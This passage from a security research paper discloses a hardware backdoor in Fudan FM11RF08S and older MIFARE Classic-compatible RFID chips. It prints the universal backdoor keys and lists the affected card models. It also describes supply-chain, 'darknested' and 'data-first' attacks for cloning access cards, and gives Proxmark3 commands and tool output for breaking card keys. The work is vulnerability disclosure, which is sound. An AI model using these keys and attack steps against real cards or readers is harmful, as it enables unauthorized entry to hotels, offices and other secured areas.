  - Use the backdoor in a first authentication then the target key types in a nested authentication, to collect $\left\{n_{T_A}\right\}$ and $\left\{n_{T_B}\right\}$ and the corresponding parity errors ;

Step 2: offline computation

- For each sector
  - If $n_{T_A} \neq n_{T_B}$, run `staticnested_1nt` from Annex A.6 on each key, then `staticnested_2x1nt_rf08s` from Annex A.7 on both candidate lists to reduce them ;
  - Else run `staticnested_1nt` on one of them ;
- Look for common keys across sectors candidate lists. If any, test them first ;
- When a key is found in a sector and nonces are different, use `staticnested_2x1nt_rf08s_1key` from Annex A.8 to find the other key.

- If a dictionary of default keys is available, it can be used against the produced candidate lists to prioritize known keys.

Step 3: online brute-force
- For each key slot, test computed candidate(s).

We implemented a script applying this strategy in the Proxmark3[13], cf Annex A.9 for usage and examples.

All in all, the actual speed depends on the exact configuration of the card as e.g. it is slower to break the sector keys if keyA==keyB and are not reused on other sectors – a corner case rarely seen in real deployments.

To illustrate the duration of recovering all the keys of a FM11RF08S depending on the reuse of some keys across the card, we ran a few tests , on a card configured with the following layouts.

- 32 random keys
  - 21 minutes 18 seconds
- 16 random keys, with keyA = keyB in each sector[4]
  - 32 minutes 29 seconds
- 24 random keys, 8 being reused in 2 sectors each[5]
  - 16 seconds

Cf. Annex A.9 for details on the tested keys.

XII. Light-Fast Supply Chain Attack

It is clear that any entity aware of the backdoor can already mount *card-only* attacks without any precondition on the card keys, in at most half an hour for the totality of the sector keys.

But, with our current partial knowledge, anyone in the supply chain could already make the attack instantaneous.

1. Before delivering to a target customer, probe each card with the default `FFFFFFFFFFFF` key to collect and decrypt nested $\{n_T\}$ of each sector. It is enough to store each 16-bit LFSR *ancestor* and the UID, so 36 bytes per card ;
2. On the field, for each key to break, authenticate with the backdoor key then initiate a nested authentication with the backdoor key to collect $\{n_T\}$ and decrypt it ;
3. Generate the few tens of thousand key candidates as explained in Section VIII and Section III.D ;
4. Filter the candidates by comparing their LFSR ancestor with the one previously stored at step 1, as per Section X and recover the key ;

The attack does not require any key candidates bruteforce on the card anymore, just one single nested authentication attempt.

We have added support in the Proxmark3 to demonstrate this supply-chain attack, as shown in Annex A.9.5.

Of course, if the n_T of each sector is generated by deriving a common value somehow based on the sector number, there is no need for the supplier to collect LFSR ancestors for all sectors, just one. And if the n_T generation can also be linked to e.g. the UID, the first collection step can be skipped entirely.

XIII. Extending Verification Methods

The *NFC Label Tools* application mentioned in Section IV.C can only apply the originality verification methods if the block 0 can be read with the default *all FF* key.

Using the backdoor key, we can perform the advanced verification method, no matter if card keys are unknown.

1. Read block 0 with the backdoor, cf Section A.11.2 ;
2. Submit block 0 to the simple verification method API, cf Listing 3 and check answer ;
3. Submit block 0 to the advanced verification method API to get block 128 keyA, cf Listing 4 ;
4. Try to authenticate to block 128 with retrieved keyA.

XIV. Looking at the Older FM11RF08

We test the backdoor authentication commands and… we get some $\{n_T\}$ as well! But the FM11RF08S backdoor key does not work on our FM11RF08 samples.

XV. Breaking an Older Backdoor Key

FM11RF08 is susceptible to the classic nested attack mentioned in Section III.B. So, it is just a matter of adapting the Proxmark3 code to use a backdoor command, and the key is found immediately, as shown in Annex A.11.4.

```
A31667A8CEC1
```

Listing 12: Older universal backdoor key

The same key works for all sectors and all **FM11RF08** "**011D**", "**021D**" and "**031D**" samples we got. But it goes beyond.

Even very old **FM11RF08** samples with manufacturer data **`6263646566676869`** share the same backdoor and the same key[6]. It is hard to know since when these cards are in circulation, but a FM11RF08 datasheet from May 2008 can still be found [24] and the FM11RF08 is mentioned on a WaybackMachine snapshot of the Fudan website in November 2007 [25].

[4] the worst possible corner case
[5] a favorable situation

[6] Beware that a few other clones and magic tags share the same manufacturer data as well, but not the backdoor.

The same page also mentions the **FM11RF32**[26], their 4k version. We happen to have some old **FM11RF32** samples with manufacturer data **`6263646566676869`** and we can confirm the same backdoor key works on these FM11RF32 too. They feature 64 sectors instead of the usual 40 sectors, and are probably ancestors[7] of the **FM11RF32M** variant.

After we shared our preliminary results, Michegianni reported that the **FM1208-10** supports the old backdoor key as well and Anton Savelev ran a few tests on it for us, cf Section XIX. Thanks to them! The FM1208-10 a.k.a. FM1208M01[27] is a 8051 CPU card (ISO14443A-4) featuring MIFARE Classic compatibility.

XVI. Darknested Attack

It is a pretty straightforward attack that probably does not deserve its own name, but it sounds cool. *Darknested* is using the knowledge of this rather dark backdoor key revealed in Section XV as an easy way to bootstrap a nested attack when a first known key is required, rather than using the darkside attack. As the Fudan cards always leak a NACK, as mentioned at the end of Section II.C, the darkside attack is quite fast anyway. But the method is still interesting on some circumstances, as we will see in a moment. See Annex A.11.6 for an example.

XVII. USCUID/GDM

Magic MIFARE Classic cards referred as USCUID or GDM [28] are highly configurable, to activate a number of *magic* features (gen1a, cuid, shadow mode,…) but also to enable a *Static encrypted nonce mode.*

The static encrypted nonce mechanism differs from the FM11RF08S and it requires more study, not covered in this paper.

XVIII. A Peculiar FM11RF08S 0498

After publication of the revision 1.1, Luis Miranda Acebedo reported a tag featuring the `A31667A8CEC1` key to us, but with all the other characteristics of a FM11RF08S: presence of the *advanced verification method* sector (with ACL `00F0FF`), no NAK leak, and static encrypted nonces. Block 0 is `313F961D85080400045073AF6EEB5998`, and its signature is validated by the Fudan API. Thanks to him for having run these few tests for us! In Section IV.D.1, we mentioned that the APK could indeed potentially identify cards with a block 0 ending with "98". To verify it, we can fetch the corresponding *advanced verification method* key and emulate the tag elements used by both verification methods.

```
hf mf esetblk --blk 0 -d 313F961D85080400045073AF6EEB5998
hf mf esetblk --blk 3 -d ffffffffffff078069ffffffffffff
hf mf esetblk --blk 143 -d f6e1399ee612ff078069ffffffffffff
hf mf sim --1k
```

Listing 13: Proxmark3 commands for a very basic emulation to pass the Fudan verification methods

Indeed, the Fudan Android application successfully identifies the emulated tag as a FM11RF08S.

This model is, therefore, a genuine FM11RF08S, but with the FM11RF08 backdoor key. Its fingerprinting metrics are integrated to the Annex A.14.

XIX. Icing on the Cake

While testing the backdoor keys on our cards collection, trying to spot Fudan cards, we realized that some non-Fudan cards accept authentication commands ranging from `62**` to `6f**` as well, but with the regular keys.

But, quite surprisingly, some other cards, aside from the Fudan ones, accept the same backdoor authentication commands **using the same key** as for the FM11RF08!

This can be verified quite simply with the Proxmark3, now that we have added support for the backdoor authentication commands, as shown in Annex A.11.5.

At this stage, it is important to be as sure as possible of the authenticity of these cards, aside from what their block 0 may indicate. In Annex A.14, we used a few behavioral metrics to compare them.

After thorough analysis, we can safely claim that the following cards contain the backdoor with the `A31667A8CEC1` key, including the Fudan ones mentioned in Section XV.

- **Fudan FM11RF08 "6263646566676869"**
- **Fudan FM11RF08 "011D"**, "**021D**" and "**031D**"
- **Fudan FM11RF32(M?) "6269"**
- **Fudan FM1208-10**
- **Infineon SLE66R35** possibly produced at least during a period 1996-2013[8] ;
- **NXP[13] MF1ICS5003** produced at least between 1998 and 2000 ;
- **NXP[13] MF1ICS5004** produced at least in 2001.

The following cards support the same undocumented authentication commands, but with the regular keyA/keyB. And once

[7] These samples use a weird SAK=`20` value, as setting its sixth bit means the card is supposed to be compliant to ISO14443-4 and reply to ATS. But this flag must be ignored and the card won't work properly on some readers, including smartphones.

[8] We are not sure about the interpretation of the manufacturer data as a production date.

authenticated for one sector, you cannot read a block from another sector anymore without authenticating to that sector.

- NXP MF1ICS5005 produced in fab ICN8[9] at least between 2001 and 2010 ;
- NXP MF1ICS5006 produced in fab Fishkill[10] at least between 2005 and 2008 ;
- NXP MF1ICS5007 produced in fab ASMC[11] at least in 2010 ;
- USCUID/GDM magic cards.

The subsequent NXP MIFARE Classic EV1 samples we could test (MF1S20*V1, MF1S50*V1, MF1S70*V1) reply with a NACK to the undocumented authentication commands.

The list will be updated by the community according to their findings.

Among the cards mentioned above, the SLE66R35, MF1ICS5003 and MF1ICS5004 can really benefit from the darknested attack presented in Section XVI, as recovering a first key with the help of the darkside attack is much slower.

XX. Breaking Yet Another Backdoor Key

Later on, we found a strange card in our stash. At first, it looks like a dual-interface but actually it's combining a genuine J3D081 chip on the contact side with another MIFARE Classic 4k chip on the contactless side. Shining light through the card confirms the presence of distinct chips.

The metrics shown in Annex A.14 indicate the contactless chip is a Fudan FM11RF32, but without the buggy SAK used by the older samples mentioned in Section XV. The manufacturer data converted in ASCII shows **FDS70V01** which may translate to *Fudan S70 (=4k) v01*.

The card replies to the backdoor commands, but the default keys don't work. You know the drill: we run a nested attack against the backdoor as shown in Annex A.11.4 and we quickly obtain the corresponding key.

```
518B3354E760
```

Listing 14: Yet another universal backdoor key

Later on, we could confirm the presence of the same backdoor key on freshly bought **Fudan FM11RF32N** samples.

XXI. Data-First Attack

So far, *card-only* attacks have always followed the same scheme.

1. Interact with the targeted card and break its keys;
2. Dump the card content thanks to the recovered keys;
3. Clone or emulate the full card towards the corresponding targeted reader.

Nevertheless, no matter the card generation, from our 1998 MF1ICS5003 to our 2024 FM11RF08S tags, basic usage of the backdoor does not allow dumping the user keys but only the data blocks (and the access bits). We've seen that to obtain a *card-only* full dump, we had to develop new attacks, or, for the old ones, adapt existing attacks.

For an operative's usage, the backdoor is quite inefficient to get a full clone of a FM11RF08S as it may require access to the card for a few minutes.

Actually, if the goal is e.g. to bypass an access control, it may suffice to read only the card data and nonces thanks to the backdoor, without attempting to recover the keys.

The scenario would then be as as follows.

Step 1:

- Sneak into the fancy party the villain is organizing in his grand mansion;
- Inadvertently knock over the target and keep in contact with the card for 2 seconds. Apologize with a smile.

These 2 seconds are the time required to execute Section XI Step 1 to collect all n_{T_A}, n_{T_B}, $\{n_{T_A}\}$, $\{n_{T_B}\}$, their encrypted parity and, as we're already being authenticated with the backdoor key, all the data of the card. Step 1 time was consistently measured in the three tests documented in Annex A.9;

Step 2:

- Pretend a call of nature to reach his office;
- Present the stolen UID to the target reader. Authentication attempts will fail;
- Recover the corresponding key in a fraction of second, based on the traces of two failed authentication attempts[12];
- Engage with the reader again, but this time respond to the reader authentication command with a valid CRYPTO-1 session.
- When the reader wants to read data blocks after the successful authentication, present the data read in Step 1;
- If the reader does additional *nested* authentications on other sectors, present the corresponding stolen $\{n_T\}$ with its encrypted parity and collect the reader response $\{n_R\}\{a_R\}$. We know the clear n_T, so we can compute a_R. That gives two keystream portions of 32-bit each, largely enough to recover the key.

---

[9]NXP fab located in Nijmegen, Netherlands.

[10]NXP fab in Fishkill, New York, US, for sale in 2008 but finally closed in 2009.

[11]Located in Shanghai, China. Initially a joint venture with Philips Semiconductors in 1988 then renamed ASMC in 1995 and reorganized into a foreign-invested joint stock company in 2004, NXP stocks sold in 2017, finally merged in GTA in 2019.

We implemented support in the Proxmark3[13] for key recovery in such nested authentication with known n_T situation, cf Annex A.10 for usage and example. In our tests, the key recovery takes less than 0.2 second.

This is a very efficient *card-only-then-reader-only* attack, made possible only thanks to the presence of the backdoor in the FM11RF08S.

We also implemented support in the Proxmark3 simulation mode to handle completely automatically such scenarios, cf Annex A.12 for usage and examples.

We must thank the community[17] for highlighting some shortcomings in an early version of this scenario and for bringing another type of situation where a data-first attack makes sense, covered below.

It is not uncommon that an RFID system encodes various privileges in the card data, possibly encrypted, but independently of the RFID layer, i.e. the card UID and typically the unique keys derived from the UID and some unknown key diversification function (KDF). If someones already has a legit access to a card of the system and recovered its keys, it is enough to read the data from another target card of the same system, thanks to the backdoor, then copy the data on its own card. In enterprise systems, this could be a 1-day visitor card being "upgraded" to a full employee card, or a low-privilege employee card suddenly hosting the data of a high-security area card. In hostelry, a room card could be mutated into another room card, or a housekeeper or manager card. These scenarios use legit cards and raise less suspicion than using emulators or *magic* cards, and take 1-2 seconds of interaction with the target card.

XXII. Conclusion

The FM11RF08S chip by Shanghai Fudan Microelectronics was thought to be the most secure implementation of MIFARE Classic, thwarting all known *card-only* attacks. However, we have demonstrated various attacks, uncovered the existence of a hardware backdoor and recovered its key, which allows us to launch new attacks to dump and clone these cards, even if all their keys are properly diversified. The presence of the backdoor in this product and in all previous FM11RF08 and FM11RF32 cards since at least 2007, raises several questions, particularly given that these chip references are not limited to the Chinese market. For example, the author found these cards in numerous hotels across the US, Europe, and India. Additionally, what are we to make of the fact that old NXP[13] and Infineon cards share the very same backdoor key as FM11RF08?

Consumers should swiftly check their infrastructure and assess the risks. Many are probably unaware that the MIFARE Classic cards they obtained from their supplier are actually Fudan FM11RF08, FM11RF32M, FM11RF32N or FM11RF08S.

Nevertheless, it is important to remember that the MIFARE Classic protocol is intrinsically broken, regardless of the card. It will always be possible to recover the keys if an attacker has access to the corresponding reader. There are many more robust alternatives on the market (but we cannot guarantee the absence of hardware backdoors…).

The various tools and attacks developed in the context of this paper have now been merged into the Proxmark3 source code, as seen in the Annexes.

A number of questions for future research are listed in Annex A.15.

That's all, folks.

[12]We did not introduce *reader-only* attacks yet, but in [7], the authors explain how such an attack is possible, based solely on the intrinsic CRYPTO-1 vulnerability. See also the tool `mfkey32v2` in [13].

[13]formerly known as Philips Semiconductors

References

[1] K. Nohl and H. Plötz, "Mifare, little security, despite obscurity," *Presentation on the 24th Congress of the Chaos Computer Club, Slides*, 2007.

[2] G. de Koning Gans, J.-H. Hoepman, and F. D. Garcia, "A practical attack on the MIFARE Classic," in *Smart Card Research and Advanced Applications: 8th IFIP WG 8.8/11.2 International Conference, CARDIS 2008, London, UK, September 8-11, 2008. Proceedings 8*, 2008, pp. 267–282.

[3] K. Nohl, "Cryptanalysis of crypto-1," *Computer Science Department University of Virginia, White Paper*, 2008.

[4] B. J. Hoepman, G. de Koning Gans, R. Verdult, R. Muijrers, R. Kali, and V. Kali, "Security Flaw in MIFARE Classic."

[5] N. T. Courtois, K. Nohl, and S. O'Neil, "Algebraic attacks on the crypto-1 stream cipher in mifare classic and oyster cards," *Cryptology ePrint Archive*, 2008.

[6] K. Nohl, D. Evans, S. Starbug, and H. Plötz, "Reverse-Engineering a Cryptographic RFID Tag.," in *USENIX security symposium*, 2008.

[7] F. D. Garcia *et al.*, "Dismantling MIFARE classic," in *Computer Security-ESORICS 2008: 13th European Symposium on Research in Computer Security, Málaga, Spain, October 6-8, 2008. Proceedings 13*, 2008, pp. 97–114.

[8] F. D. Garcia, P. Van Rossum, R. Verdult, and R. W. Schreur, "Wirelessly pickpocketing a Mifare Classic card," in *2009 30th IEEE Symposium on Security and Privacy*, 2009, pp. 3–15.

[9] N. T. Courtois, "The dark side of security by obscurity and cloning MiFare Classic rail and building passes anywhere, anytime," *Cryptology ePrint Archive*, 2009.

[10] J. D. Golić, "Cryptanalytic attacks on MIFARE classic protocol," in *Topics in Cryptology–CT-RSA 2013: The Cryptographers' Track at the RSA Conference 2013, San Francisco, CA, USA, February 25-March 1, 2013. Proceedings*, 2013, pp. 239–258.

[11] C. Meijer and R. Verdult, "Ciphertext-only cryptanalysis on hardened Mifare classic cards," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, 2015, pp. 18–30.

[12] Wikimedia Foundation, “Crypto-1.” [Online]. Available: https://en.wikipedia.org/wiki/Crypto-1

[13] C. Herrmann, P. Teuwen, O. Moiseenko, M. Walker, and others, “Proxmark3 – Iceman repo.” [Online]. Available: https://github.com/RfidResearchGroup/proxmark3

[14] NXP B.V., “MF1 IC S50 Functional specification – rev 5.2.” [Online]. Available: https://cdn-shop.adafruit.com/datasheets/S50.pdf

[15] Iceman, “Proxmark3 – Add 'hf mf staticnonce' - a nested find all key solution command for tags that has a static nonce.” [Online]. Available: https://github.com/RfidResearchGroup/proxmark3/commit/b37a4c14eb497b431f7443b9f685d7f2e222bfa0

[16] DXL/@xianglin1998, “Proxmark3 – StaticNested fast decrypt.” [Online]. Available: https://github.com/RfidResearchGroup/proxmark3/commit/de0549a269c0dbe0cf59dc0e964af18ca5ca16e7

[17] “RFID Hacking by Iceman.” [Online]. Available: https://t.ly/d4_C

[18] 钱晓州, “用于 ic 卡的数据安全通信的加密方法及⊠路.” [Online]. Available: https://patentimages.storage.googleapis.com/29/bf/3f/6bbe253af076ca/CN1337803A.pdf

[19] Shanghai Fudan Microelectronics Group, “FM11RF08S 8K bits EEPROM 非接触式 ⊠⊠加密卡芯片 – 版本 1.2.” [Online]. Available: https://www.fmsh.com/AjaxFile/DownLoadFile.aspx?FilePath=/UpLoadFile/20230104/FM11RF08S_sds_chs.pdf&fileExt=file

[20] Shanghai Fudan Microelectronics Group, “FM11RF08S 8K bits EEPROM 非接触式 ⊠⊠加密卡芯片 – 版本 1.2.” [Online]. Available: https://www.fmsh.com/AjaxFile/DownLoadFile.aspx?FilePath=/UpLoadFile/20230104/FM11RF08S_7B_sds_chs.pdf&fileExt=file

[21] Shanghai Fudan Microelectronics Group, “FM11RF08 IC Card Chip (Contactless Chip with 8K EEPROM).” [Online]. Available: https://www.fm-chips.com/fm11rf08-ic-card-chip-contactless-chip-with-8k-eeprom-15403621277007328.html

[22] Shanghai Fudan Microelectronics Group, “FM11RF08/08S 原厂认证系统 V1.32.” [Online]. Available: http://rfid.fm-uivs.com:19004/m1/

[23] Shanghai Fudan Microelectronics Group, “NFC Label Tools v1.3.1.” [Online]. Available: https://rfid.fm-uivs.com/m1/static/apks/NFC_tag_asst.apk

[24] Shanghai Fudan Microelectronics Group, “FM11RF08 8KBits Contactless Card IC Functional Specification – May 2008 v2.1.” [Online]. Available: https://www.scribd.com/document/413627595/Fudan-FM11RF08

[25] Shanghai Fudan Microelectronics Group, “Contactless Memory Card Chips (2007 Wayback Machine snapshot).” [Online]. Available: https://web.archive.org/web/20071103175419/https://www.fmsh.com/english/product_chipcard.php?category=3

[26] Shanghai Fudan Microelectronics Group, “FM11RF32 32KBits Contactless IC Card Chip – May 2008 v2.1.” [Online]. Available: https://pvc-kartice.rs/wp-content/uploads/2023/07/FM11RF32.pdf

[27] Shanghai Fudan Microelectronics Group, “FM1208M01 Contactless CPU Card Datasheet – May 2008 v0.2.” [Online]. Available: https://www.zotei.com/files/FM1208M01.pdf

[28] M. Shevchuk, “Proxmark3 – Notes on Magic Cards.” [Online]. Available: https://github.com/RfidResearchGroup/proxmark3/blob/master/doc/magic_cards_notes.md#mifare-classic-uscuid

[29] Romuald Conty, Romain Tartière, Philippe Teuwen, “Platform independent Near Field Communication (NFC) library.” [Online]. Available: https://github.com/nfc-tools/libnfc

[30] Infineon, “NRG™ SLE 66R35R / NRG™ SLE 66R35I Extended datasheet Revision 3.0.” [Online]. Available: https://www.infineon.com/dgdl/Infineon-NRG-SLE66R35x-ExtendedDatasheet-DataSheet-v03_00-EN.pdf?fileId=8ac78c8c7d0d8da4017d29f12b88391d

A Annexes

A.1 CRYPTO-1 First Authentication Protocol & Example

Notation $\{\}$ indicates that data is encrypted.

$s := \text{crypto1\_create}(\text{key})$ initializes the CRYPTO1 cipher (a 48-bit LFSR with a non-linear filter function that outputs one bit when clocked). The state s keeps the LFSR state, updated by $\text{ks} := \text{crypto1\_word}(s, \text{data}, \text{is\_encrypted})$ which advances the LFSR 32 times, possibly mixing its state with some data, which can be plaintext or encrypted, and outputs 32 bits of keystream.

Given a 32-bit sequence, suc() computes the next 32-bit sequence after one single clock of a 16-bit LFSR that can be represented by the polynomial $x^{16} + x^{14} + x^{13} + x^{11} + 1$.

Reader		Tag	Example
	$\xleftarrow{\text{uid}}$		(← `0DB3FA11` via anticol)
$\text{cmd} := \begin{vmatrix}\text{AuthA}\\ \text{AuthB}\end{vmatrix} \Vert \text{block} \Vert \text{CRC}$			`6000F57B`
	$\xrightarrow{\text{cmd}}$		→ `60 00 F5 7B`
		Check CRC	✓
		$s := \text{crypto1\_create}(\text{key})$	`FFFFFFFFFFFF`
		Generate n_T	`E0512BB`
		$\text{ks}_0 := \text{crypto1\_word}(s, \text{uid} \oplus n_T, 0)$	`FFEFB431`
	$\xleftarrow{n_T}$		← `E0 51 2B B5`
$s := \text{crypto1\_create}(\text{key})$			`FFFFFFFFFFFF`
$\text{ks}_0 := \text{crypto1\_word}(s, \text{uid} \oplus n_T, 0)$			`FFEFB431`
Generate n_R			`12345678`
$\text{ks}_1 := \text{crypto1\_word}(s, n_R, 0)$			`A376E628`
$\{n_R\} := n_R \oplus \text{ks}_1$			`B142B050`
$a_R := \text{suc}^{64}(n_T)$			`56F373EE`
$\text{ks}_2 := \text{crypto1\_word}(s, 0, 0)$			`61D742F1`
$\{a_R\} := \text{ks}_2 \oplus a_R$			`3724311F`
	$\xrightarrow{\{n_R \vert a_R\}}$		→ `B1 42!B0!50!37 24 31!1F!`
		$\text{ks}_1 := \text{crypto1\_word}(s, \{n_R\}, 1)$	`A376E628`
		$n_R := \text{ks}_1 \oplus \{n_R\}$	`12345678`
		$\text{ks}_2 := \text{crypto1\_word}(s, 0, 0)$	`61D742F1`
		$a_R := \text{ks}_2 \oplus \{a_R\}$	`56F373EE`
		$a_R \stackrel{?}{=} \text{suc}^{64}(n_T)$	`56F373EE` ✓
		$a_T := \text{suc}^{96}(n_T)$	`529F965F`
		$\text{ks}_3 := \text{crypto1\_word}(s, 0, 0)$	`5C7AB0A6`
		$\{a_T\} := \text{ks}_3 \oplus a_T$	`0EE526F9`
	$\xleftarrow{\{a_T\}}$		← `0E E5!26!F9`
$\text{ks}_3 := \text{crypto1\_word}(s, 0, 0)$			`5C7AB0A6`
$a_T := \text{ks}_3 \oplus \{a_T\}$			`529F965F`
$a_T \stackrel{?}{=} \text{suc}^{96}(n_T)$			`529F965F` ✓

Table 3: CRYPTO-1 First Authentication Protocol

A.2 CRYPTO-1 Nested Authentication Protocol & Example

Following immediately Annex A.1 example and inner states.

Reader		Tag	Example
$\mathrm{ks}_4 := \mathrm{crypto1\_word}(s, 0, 0)$			4882918E
$\mathrm{cmd} := \left\vert\begin{smallmatrix}\mathrm{AuthA}\\ \mathrm{AuthB}\end{smallmatrix}\right\vert \Vert \mathrm{block} \Vert \mathrm{CRC}$			6000F57B
$\{\mathrm{cmd}\} := \mathrm{ks}_4 \oplus \mathrm{cmd}$			288264F5
	$\xrightarrow{\{\mathrm{cmd}\}}$		$\rightarrow$ 28 82! 64! F5
		$\mathrm{ks}_4 := \mathrm{crypto1\_word}(s, 0, 0)$	4882918E
		$\mathrm{cmd} := \mathrm{ks}_4 \oplus \{\mathrm{cmd}\}$	6000F57B
		Check CRC	✓
		$s := \mathrm{crypto1\_create}(\mathrm{key})$	FFFFFFFFFFFF
		Generate n_T	BF53BA5F
		$\mathrm{ks}_0 := \mathrm{crypto1\_word}(s, \mathrm{uid} \oplus n_T, 0)$	FFDF2CE6
		$\{n_T\} := \mathrm{ks}_0 \oplus n_T$	408C96B9
	$\xleftarrow{\{n_T\}}$		$\leftarrow$ 40!8C!96!B9!
$s := \mathrm{crypto1\_create}(\mathrm{key})$			FFFFFFFFFFFF
$\mathrm{ks}_0 := \mathrm{crypto1\_word}(s, \mathrm{uid} \oplus \{n_T\}, 1)$			FFDF2CE6
$n_T := \mathrm{ks}_0 \oplus \{n_T\}$			BF53BA5F
Generate n_R			12345678
$\mathrm{ks}_1 := \mathrm{crypto1\_word}(s, n_R, 0)$			2EEE0441
$\{n_R\} := n_R \oplus \mathrm{ks}_1$			3CDA5239
$a_R := \mathrm{suc}^{64}(n_T)$			B2F7159B
$\mathrm{ks}_2 := \mathrm{crypto1\_word}(s, 0, 0)$			90EA5932
$\{a_R\} := \mathrm{ks}_2 \oplus a_R$			221D4CA9
	$\xrightarrow{\{n_R \vert a_R\}}$		$\rightarrow$ 3C DA 52 39 22 1D 4C A9
		$\mathrm{ks}_1 := \mathrm{crypto1\_word}(s, \{n_R\}, 1)$	2EEE0441
		$n_R := \mathrm{ks}_1 \oplus \{n_R\}$	12345678
		$\mathrm{ks}_2 := \mathrm{crypto1\_word}(s, 0, 0)$	90EA5932
		$a_R := \mathrm{ks}_2 \oplus \{a_R\}$	B2F7159B
		$a_R \stackrel{?}{=} \mathrm{suc}^{64}(n_T)$	B2F7159B ✓
		$a_T := \mathrm{suc}^{96}(n_T)$	6A3A6E02
		$\mathrm{ks}_3 := \mathrm{crypto1\_word}(s, 0, 0)$	39EB1EA4
		$\{a_T\} := \mathrm{ks}_3 \oplus a_T$	53D170A6
	$\xleftarrow{\{a_T\}}$		$\leftarrow$ 53!D1 70 A6!
$\mathrm{ks}_3 := \mathrm{crypto1\_word}(s, 0, 0)$			39EB1EA4
$a_T := \mathrm{ks}_3 \oplus \{a_T\}$			6A3A6E02
$a_T \stackrel{?}{=} \mathrm{suc}^{96}(n_T)$			6A3A6E02 ✓

Table 4: CRYPTO-1 Nested Authentication Protocol

A.3 Information about Static Encrypted Nonce tool in Proxmark3: `hf mf isen`

For our analysis needs, we implemented a tool in the Proxmark3[13] to test various nested authentication scenarii.

It implements nested authentication and collects encrypted nonces and their parity errors, and when the correct key is provided, the decrypted nT and its index if it is a nT generated by the lfsr16 PRNG.

It has numerous options to study the impact of key value, block number, key type (including the backdoor ones), chaining of commands, corruptions, etc. on the static encrypted nonces values.

A.3.1 Usage

Syntax corresponding to commit `4e7f512`.

```
[usb] pm3 --> hf mf isen -h

Information about Static Encrypted Nonce properties in a MIFARE Classic card

usage:
    hf mf isen
 [-hab] [--blk <dec>] [-c <dec>] [-k <hex>] [--blk2 <dec>] [--a2] [--b2] [--c2 <dec>] [--key2 <hex>]
                  [-n <dec>] [--reset] [--hardreset] [--addread] [--addauth] [--incblk2] [--corruptnrar]
                   [--corruptnrarparity] FM11RF08S specific options: [--collect_fm11rf08s]
                   [--collect_fm11rf08s_with_data] [-f <fn>]

options:
    -h, --help                      This help
    --blk <dec>                     block number
    -a                              input key type is key A (def)
    -b                              input key type is key B
    -c <dec>                        input key type is key A + offset
    -k, --key <hex>                 key, 6 hex bytes
    --blk2 <dec>                    nested block number (default=same)
    --a2                            nested input key type is key A (default=same)
    --b2                            nested input key type is key B (default=same)
    --c2 <dec>                      nested input key type is key A + offset
    --key2 <hex>                    nested key, 6 hex bytes (default=same)
    -n <dec>                        number of nonces (default=2)
    --reset                         reset between attempts, even if auth was successful
    --hardreset                     hard reset (RF off/on) between attempts, even if auth was successful
    --addread                       auth(blk)-read(blk)-auth(blk2)
    --addauth                       auth(blk)-auth(blk)-auth(blk2)
    --incblk2                       auth(blk)-auth(blk2)-auth(blk2+4)-...
    --corruptnrar                   corrupt {nR}{aR}, but with correct parity
    --corruptnrarparity             correct {nR}{aR}, but with corrupted parity

    FM11RF08S specific options:     Incompatible with above options, except -k; output in JSON
    --collect_fm11rf08s             collect all nT/{nT}/par_err.
    --collect_fm11rf08s_with_data   collect all nT/{nT}/par_err and data blocks.
    -f, --file <fn>                 Specify a filename for collected data

examples/notes:
    hf mf isen
    Default behavior:
    auth(blk)-auth(blk2)-auth(blk2)-...
    Default behavior when wrong key2:
    auth(blk)-auth(blk2) auth(blk)-auth(blk2) ...
```

A.4 Example

```
[usb] pm3 --> hf mf isen

[=] --- ISO14443-a Information ---------------------
[+]  UID: 5C 46 7F 63
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[#] select
[#] auth        cmd: 60 00 | uid: 5c467f63 | nr: 370db547 @| nt: f0a895da @idx 53334| par: 1010 ok
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 87e0b293 @| nt: 255ff1a9 @idx 37482| par: 1111 ok | ntenc: da106b18  | parerr: 1110
[#] Nonce distance:   1282 (first nonce <> nested nonce)
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 76f7fe63 @| nt: 255ff1a9 @idx 37482| par: 1111 ok | ntenc: da106b18  | parerr: 1110
[#] Nonce distance:      0
[=] nTenc da106b18 par {1111}=010x | ks ff4f9ab1 | nT 255ff1a9 par 0101 | lfsr16 index 37482
[+] Static enc nonce..... yes
```

A.5 Reused Keys Nested Attack in Proxmark3: `staticnested_0nt`

A.5.1 Usage

Syntax corresponding to commit `4e7f512`.

```
$ tools/mfc/card_only/staticnested_0nt
Usage:
  tools/mfc/card_only/staticnested_0nt <uid1> <nt_enc1> <nt_par_err1> <uid2> <nt_enc2> <nt_par_err2> ...
  UID placeholder: if uid(n)==uid(n-1) you can use '.' as uid(n+1) placeholder
  parity example:  if nt in trace is 7b! fc! 7a! 5b , then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
  tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
                                        +uid1    |        |    +uid2=uid1 |    +uid3    |        |
                                                 +nt_enc1 |      +nt_enc2 |             +nt_enc3 |
                                                       +nt_par_err1    +nt_par_err2           +nt_par_err3
```

A.5.2 Example

```
$ tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
Generating nonce candidates...
uid=a13e4902 nt_enc=2e9e49fc nt_par_err=1111 nt_par_enc=0110 1/3: 8192
uid=a13e4902 nt_enc=7bfc7a5b nt_par_err=1110 nt_par_enc=0010 2/3: 8192
uid=a17e4902 nt_enc=50f2abc2 nt_par_err=1101 nt_par_enc=0101 3/3: 8192
Finding key candidates...
All threads spawn...
Thread  19  99% keys[0]:536209288 keys[1]:  222 keys[2]:  213

Finding phase complete.
Analyzing keys...
nT(0): 536209288 key candidates
nT(1): 222 key candidates matching nT(0)
nT(2): 213 key candidates matching nT(0)
Key ffffffffffff found in 3 arrays: 0,  1,  2
```

A.5.3 Breaking FM11RF08S Backdoor Key

Assuming you know block 0 keyA, get 3 encrypted nonces and their parity errors.

```
[usb] pm3 --> hf mf isen -n3 --c2 4 --incblk2 --blk 0 --key FFFFFFFFFFFF
```

(showing only the relevant lines)

```
[#] auth nested cmd: 64 00 | uid: 5c467f63 | nr: 53d1a7e1 @| nt: 03f5a9f2  idx    -1| par: 1010 bad| ntenc: fc0a127e  | parerr: 0101
